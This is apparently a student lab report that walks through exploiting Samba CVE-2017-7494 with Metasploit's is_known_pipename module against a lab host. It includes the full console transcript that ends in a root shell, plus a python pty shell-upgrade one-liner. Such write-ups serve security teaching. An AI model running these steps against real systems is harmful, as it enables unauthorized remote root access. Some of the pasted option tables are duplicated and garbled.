

## Laboratory Exercise 2-4 – Exploitation

### Task 3: Start Metasploit

```
rkhan26@kali:~$service postgresql start
rkhan26@kali:~$sudo msfdb init
[i] Database already started
[+] Creating database user 'msf'
[+] Creating databases 'msf'
[+] Creating databases 'msf_test'
[+] Creating configuration file '/usr/share/metasploit-framework/config/database.yml'
[+] Creating initial database schema
/usr/share/metasploit-framework/vendor/bundle/ruby/2.7.0/gems/activerecord-4.2.11.3/lib/active_record/connection_adapters/abstract_adapter.rb:125: warning: call to deprecated class method Integer::new:
called on Integer; it always returns nil
rkhan26@kali:~$date
Fri Sep 10 19:03:54 UTC 2021
rkhan26@kali:~$
```

I used the “service postgresql start” command that is a database used by Metasploit to store information from penetration testing activities and the “sudo msfdb init” command to initialize the MFS database.

```
rkhan26@kali:~$msfconsole
```

```
+-----+  
| METASPLOIT by Rapid7 |  
+-----+  
  
==c(-----o(-----()  
      )=  
    //      \\  
   RECON  
  
===== [***  
EXPLOIT  
==[msf >]===== \  
\\(q)(q)(q)(q)(q)(q)(q)/  
*****  
  
o o o          o o  
              o  
~~~~~  
PAYLOAD  
~~~~~  
(q)(q)""**|(q)(q)**|(q)  
=====
```

```
'\V\V\V\'/  
)=====(  
LOOT  
C=||  
--||  
--||  
"
```


```
[ metasploit v5.0.101-dev ]  
+ -- ==[ 2049 exploits - 1108 auxiliary - 344 post ]  
+ -- ==[ 562 payloads - 45 encoders - 10 nops ]  
+ -- ==[ 7 evasion ]  
]  
  
Metasploit tip: You can upgrade a shell to a Meterpreter session on many platforms using sessions -u <session_id>  
  
msf5 >
```

I used the “msfconsole” command to start the MFS.

```
msf5 > search cve-2017-7494

Matching Modules
=====
#  Name                                     Disclosure Date  Rank    Check  Description
-  - - - - -                               - - - - -
0  exploit/linux/samba/is_known_pipename  2017-03-24      excellent Yes     Samba is_known_pipename() Arbitrary Module Load

msf5 > 
```




I used the “search” command to look for the CVE number we found in the last lab regarding Samba.

```
msf5 > search is_known_pipename

Matching Modules
=====
#  Name                                     Disclosure Date  Rank    Check  Description
-  - - - - -                               - - - - -
0  exploit/linux/samba/is_known_pipename  2017-03-24      excellent Yes     Samba is_known_pipename() Arbitrary Module Load

msf5 > 
```



I used the “Search” command again to use the metasploit module we found “is\_known\_pipename” in the CVE link regarding the same CVE number “CVE-2017-7494.”

Both ways showed the same results about the name of the exploit, date, rank and description.

```
msf5 > use exploit/linux/samba/is_known_pipename
[*] No payload configured, defaulting to cmd/unix/interact
msf5 exploit(linux/samba/is_known_pipename) > options

Module options (exploit/linux/samba/is_known_pipename):

  Name          Current Setting  Required  Description
  ----          -
  RHOSTS         445              yes       The target host(s), range CIDR identif
  RPORT          445              yes       The SMB service port (TCP)
  SMB_FOLDER     no               no        The directory to use within the writeal
  SMB_SHARE_NAME no               no        The name of the SMB share containing a

  Name          Current Setting  Required  Description
  ----          -
  RHOSTS         445              yes       The target host(s), range CIDR identif
  RPORT          445              yes       The SMB service port (TCP)
  SMB_FOLDER     no               no        The directory to use within the writeal
  SMB_SHARE_NAME no               no        The name of the SMB share containing a

Payload options (cmd/unix/interact):

  Name          Current Setting  Required  Description
  ----          -
  RHOSTS         445              yes       The target host(s), range CIDR identif
  RPORT          445              yes       The SMB service port (TCP)
  SMB_FOLDER     no               no        The directory to use within the writeal
  SMB_SHARE_NAME no               no        The name of the SMB share containing a

Exploit target:

  Id  Name
  --  ---
  0    *

rkhan26@kali:~$date
Fri Sep 10 19:11:14 UTC 2021
rkhan26@kali:~$
```


I used the “use” command to load the exploit using the full path name from the previous screenshot.

I used the command “options” to see the options for the exploit and we will use “RHOST” to exploit the target IP address.

```
msf5 exploit(linux/samba/is_known_pipename) > set rhost 10.1.94.111
rhost => 10.1.94.111
msf5 exploit(linux/samba/is_known_pipename) > exploit


[*] 10.1.94.111:445 - Using location \\10.1.94.111\sharedFolder\ for the path
[*] 10.1.94.111:445 - Retrieving the remote path of the share 'sharedFolder'
[*] 10.1.94.111:445 - Share 'sharedFolder' has server-side path '/srv/sharedFolder'
[*] 10.1.94.111:445 - Uploaded payload to \\10.1.94.111\sharedFolder\nNJZeWqh.so
[*] 10.1.94.111:445 - Loading the payload from server-side path /srv/sharedFolder/nNJZeWqh.so using \\PIPE\sr/s
.
[-] 10.1.94.111:445 - >> Failed to load STATUS_OBJECT_NAME_NOT_FOUND
[*] 10.1.94.111:445 - Loading the payload from server-side path /srv/sharedFolder/nNJZeWqh.so using /srv/sharedFo
[+] 10.1.94.111:445 - Probe response indicates the interactive payload was loaded...
[*] Found shell.
[*] Command shell session 1 opened (0.0.0.0:0 -> 10.1.94.111:445) at 2021-09-10 19:12:46 +0000

whoami
root
█
```



I used the command “rhost” with the target IP address to exploit the target system. I used the “exploit” command to execute the exploit. I used the “whoami” command to see what user I am, and it showed that I am root which means the exploit was a success.

```
whoami
root
python -c 'import pty; pty.spawn("/bin/bash")'
root@ip-10-1-94-111:/tmp# █
```



I used the python script to get a more usable shell for the target system.